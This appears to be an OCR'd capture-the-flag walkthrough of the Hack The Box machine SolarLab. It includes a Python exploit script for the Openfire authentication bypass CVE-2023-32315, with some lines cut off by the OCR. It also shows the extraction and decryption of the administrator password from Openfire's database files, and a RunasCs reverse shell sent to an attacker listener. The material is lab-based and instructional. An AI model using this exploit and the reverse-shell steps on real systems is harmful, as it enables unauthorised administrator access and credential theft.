
```
import random
import string
import argparse
from concurrent.futures import ThreadPoolExecutor
import HackRequests

artwork = '''

 ██████╗██╗   ██╗███████╗    ██████╗  ██████╗ ██████╗ ████
██╔════╝██║   ██║██╔════╝    ╚════██╗██╔═████╗╚════██╗╚═══
██║     ██║   ██║█████╗█████╗ █████╔╝██║██╔██║ █████╔╝ ███
██║     ╚██╗ ██╔╝██╔══╝╚════╝██╔═══╝ ████╔╝██║██╔═══╝  ╚══
╚██████╗ ╚████╔╝ ███████╗    ███████╗╚██████╔╝███████╗████
 ╚═════╝  ╚═══╝  ╚══════╝    ╚══════╝ ╚═════╝ ╚══════╝╚═══


Openfire Console Authentication Bypass Vulnerability (CVE-
Use at your own risk!
'''


def generate_random_string(length):
    charset = string.ascii_lowercase + string.digits
    return ''.join(random.choice(charset) for _ in range(l

def between(string, starting, ending):
    s = string.find(starting)
    if s < 0:
        return ""
    s += len(starting)
    e = string[s:].find(ending)
    if e < 0:
        return ""
    return string[s : s+e]
```

```
final_result = []

def exploit(target):
    hack = HackRequests.hackRequests()
    host = target.split("://")[1]

    # setup 1: get csrf + jsessionid
    jsessionid = ""
    csrf = ""

    try:
        url = f"{target}/setup/setup-s/%u002e%u002e/%u002e

        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; W
            "Accept-Encoding": "gzip, deflate",
            "Accept": "text/html,application/xhtml+xml,app
            "Connection": "close",
            "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5
            "DNT": "1",
            "X-Forwarded-For": "1.2.3.4",
            "Upgrade-Insecure-Requests": "1"
        }
        print(f"[..] Checking target: {target}")
        hh = hack.http(url, headers=headers)
        jsessionid = hh.cookies.get('JSESSIONID', '')
        csrf = hh.cookies.get('csrf', '')

        if jsessionid != "" and csrf != "":
            print(f"Successfully retrieved JSESSIONID: {js
        else:
            print("Failed to get JSESSIONID and csrf value
            return

        # setup 2: add user
        username = generate_random_string(6)
        password = generate_random_string(6)
        header2 = {
            "Host": host,
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; W
            "Accept-Encoding": "gzip, deflate",
            "Accept": "text/html,application/xhtml+xml,app
            "Connection": "close",
            "Cookie": f"JSESSIONID={jsessionid}; csrf={csr
            "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5
            "DNT": "1",
            "X-Forwarded-For": "1.2.3.4",
            "Upgrade-Insecure-Requests": "1"
        }

        create_user_url= f"{target}/setup/setup-s/%u002e%u
        hhh = hack.http(create_user_url, headers=header2)

        if hhh.status_code == 200:
            print(f"User added successfully: url: {target}
            with open("success.txt", "a+") as f:
                f.write(f"url: {target} username: {usernam
        else:
            print("Failed to add user")
        # setup 3: add plugin

    except Exception as e:
        print(f"Error occurred while retrieving cookies: {

def main():
    print(artwork)

    ## parse argument
    parser = argparse.ArgumentParser()
    parser.add_argument('-t', '--target', help='The URL of
    parser.add_argument("-l", "--list", action="store", he
    args = parser.parse_args()

    if args.target is not False:
        exploit(args.target)
    elif args.list is not False:
        with open(args.list) as targets:
            for target in targets:
                target = target.rstrip()
                if target == "":
                    continue
                if "http" not in target:
                    target = "http://" + target
                exploit(target)
    else:
        parser.print_help()
        parser.exit()

# def main():
#     parser = argparse.ArgumentParser(description="CVE-20
#     parser.add_argument("-u", help="Target URL")
#     parser.add_argument("-l", help="File containing URLs
#     parser.add_argument("-t", type=int, default=10, help

#     args = parser.parse_args()

#     target_url = args.u
#     file_path = args.l
#     thread = args.t

#     targets = []

#     if target_url is None:
#         with open(file_path, "r") as file:
#             for line in file:
#                 target = line.strip()
#                 if target == "":
#                     continue
#                 if "http" not in target:
#                     target = "http://" + target
#                 targets.append(target)
#           with ThreadPoolExecutor(max_workers=thread) as e
#               for target in targets:
#                   executor.submit(exploit, target)



#       else:
#           exploit(target_url)

if __name__ == "__main__":
    main()
```



```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ python CVE-2023-32315.py -t http://127.0.0.1:9090

CVE-2023-32315

Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://127.0.0.1:9090
Successfully retrieved JSESSIONID: node01qu3hxdzuw3vgxao8coz7ksp83.node0 + csrf: f36sA3tsHnnJELe
User added successfully: url: http://127.0.0.1:9090 username: 2yepjv password: j5190d
```

Log in as the new admin user



Server Information

Update information


Server version 4.8.1 is now available. Click here to download or read the change log for more information.

Below you will find server information, ports being used and latest news about Openfire.

Server Properties

Server Uptime: 13 minutes -- started May 13, 2024 11:16:30 PM
Version: Openfire 4.7.4
Server Directory: C:\Program Files\Openfire
XMPP Domain Name: solarlab.htb

Exploit the vulnerability uploading the plugin


Sessions | Group Chat | Plugins

Plugins

Plugin uploaded successfully.

Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit th


Plugins	Description
Management Tool	pass 123
Search	Provides support for Jabber Search (XEP-0055)

Upload Plugin

Plugin files (.jar) can be uploaded directly by using the form below.

Browse... No file selected. Upload Plugin

Use the same rev shell that we used before to get user flag


system command


Execute command


```
AbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
```

Execute

Execution result


Now we are Openfire user, and we are able to dig into configuration files on the machine, it is also possible to look for logs and scripts


```
PS C:\Program Files\Openfire\bin> whoami
solarlab\openfire
PS C:\Program Files\Openfire\bin>
```




```
tx_timestamp=0
PS C:\Program Files\Openfire\embedded-db> type openfire.log
/*C2*/SET SCHEMA PUBLIC
DELETE FROM OFPROPERTY WHERE NAME='update.lastCheck'
INSERT INTO OFPROPERTY VALUES('update.lastCheck','1715631401016',0,NULL)
COMMIT
INSERT INTO OFUSER VALUES('kh5jaf',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,'001715632070282','001715632070282')
COMMIT
DELETE FROM OFUSER WHERE USERNAME='kh5jaf'
INSERT INTO OFUSER VALUES('kh5jaf','7X/OUV45IdRyxHbEANUyDPmZ3CM=','wlqBZLUNsJ3ot2yXqX9V+rrtCOY=','nflEWY4QymQ2gzJlJR17DQm/
c190f2dd80eab04253542c0a',NULL,NULL,'001715632070282','001715632070282')
COMMIT
INSERT INTO OFPROPERTY VALUES('admin.authorizedJIDs','admin@solarlab.htb,kh5jaf@solarlab.htb',0,NULL)
COMMIT
INSERT INTO OFUSER VALUES('2yepjv',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,'001715632079243','001715632079243')
COMMIT
```


In .script file we found administrator credentials with a encrypted password, but some code lines below we have the key



```
SET SCHEMA PUBLIC
CREATE MEMORY TABLE PUBLIC.OFUSER(USERNAME VARCHAR(64) NOT NULL,STOREDKEY VARCHAR(32),SERVERKEY VARCHAR(32),SALT VARCHAR(32),ITERATIONS INTEGER,PLAINPASSWORD VARCHAR(32),ENCRYPTEDPASSWORD VARCHAR(255),NAME VARCHAR(100),EMAIL VARCHAR(100),CREATIONDATE VARCHAR(15) NOT NULL,MODIFICATIONDATE VARCHAR(15) NOT NULL,CONSTR
AINT OFUSER_PK PRIMARY KEY(USERNAME))
CREATE INDEX OFUSER_CDATE_IDX ON PUBLIC.OFUSER(CREATIONDATE)
CREATE MEMORY TABLE PUBLIC.OFUSERPROP(USERNAME VARCHAR(64) NOT NULL,NAME VARCHAR(100) NOT NULL,PROPVALUE VARCHAR(4000) NOT NULL,CONSTRAINT OFUSERPROP_PK PRIMARY KEY(USERNAME,NAME))
CREATE MEMORY TABLE PUBLIC.OFUSERFLAG(USERNAME VARCHAR(64) NOT NULL,NAME VARCHAR(100) NOT NULL,STARTTIME VARCHAR(15),ENDTIME VARCHAR(15),CONSTRAINT OFUSERFLAG_PK PRIMARY KEY(USERNAME,NAME))
CREATE INDEX OFUSERFLAG_STIME_IDX ON PUBLIC.OFUSERFLAG(STARTTIME)
CREATE INDEX OFUSERFLAG_ETIME_IDX ON PUBLIC.OFUSERFLAG(ENDTIME)
```




```
SET SCHEMA SYSTEM_LOBS
INSERT INTO BLOCKS VALUES(0,2147483647,0)
SET SCHEMA PUBLIC
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e
18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
INSERT INTO OFUSERPROP VALUES('admin','console.rows_per_page','/session-summary.jsp=25')
INSERT INTO OFOFFLINE VALUES('admin',1,'001700223778861',127,'<message from="solarlab.htb" to="admin@solarlab.htb"><body>A server or plugin update was found: Openfire
4.7.5</body></message>')
INSERT INTO OFOFFLINE VALUES('admin',2,'001700223779069',125,'<message from="solarlab.htb" to="admin@solarlab.htb"><body>A server or plugin update was found: Search 1.
```




```
INSERT INTO OFID VALUES(27,1)
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''RoomStatistics.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''RoomStatistics.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.openfire.admin.DefaultAdminProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.auth.className','org.jivesoftware.openfire.auth.DefaultAuthProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.group.className','org.jivesoftware.openfire.group.DefaultGroupProvider',0,NULL)
```

We search on internet a script able to decrypt openfire passwords, and we got the password!!




```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ java OpenFireDecryptPass.java becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ThisPasswordShouldDo!@ (hex: 005400680069007300500061007300730077006F0072006400530068006F0075006C00640044006F00210040)
```

Using those credentials we can execute commands with those privileges we will use RunasCs to run powershell on the listener port



```
PS C:\Program Files\Openfire\bin> ./RunasCs.exe Administrator ThisPasswordShouldDo!@ powershell -r 10.10.16.99:4444

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-226d1$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4084 created in background.
PS C:\Program Files\Openfire\bin>
```



```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.16 62559
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
solarlab\administrator
PS C:\Windows\system32>
```

Machine pwned!!